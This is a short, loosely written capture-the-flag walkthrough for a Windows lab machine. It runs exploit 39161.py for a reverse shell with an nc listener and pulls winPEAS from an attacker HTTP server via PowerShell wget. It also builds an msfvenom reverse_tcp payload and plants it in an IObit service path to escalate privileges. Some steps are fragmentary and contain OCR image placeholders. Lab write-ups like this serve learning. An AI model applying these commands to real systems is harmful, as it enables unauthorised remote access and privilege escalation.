
then launch a server (python3 -m http.server 80) Here on port 80.

then launch 2 times the exploit: python <PORT(8080)>

```
┌──(alex㉿Kali)-[~/my_testing]
└─$ python 39161.py 10.10.203.220 8080

┌──(alex㉿Kali)-[~/my_testing]
└─$ python 39161.py 10.10.203.220 8080
```

First it will pull the binary, then launch it again with a listener (nc -lvnp 4444) and you now have a remote shell. We now pull winPEAS with powershell: launch server port 80 then pull with powershell: powershell -c wget "http://:80/winPEASany.exe" -outfile "winPEAS.exe"


we now can run it -> winPEAS.exe




for the question: powershell -c get-service

We now need to exploit like previously with msfvenom, we could build it with pentest.ws and taking info with "powershell -c systeminfo" But I will here take the previous msfvenom done with metasploit. If you want to do it with pentest.ws: payload:windows/reverse_tcp LHOST: add your vpn IP LPORT: Port you want to listen on (I put 443) encoder: x86/shikata_ga_nai extension: -f exe output file: -o ASCService.exe

Then it is like before, pull it, in the IObit folder, name it Advanced.exe and stop/start the service with a netcat listening:





hope I could help you even if this one is chaotic.
contact: alex.spiesberger@gmail.com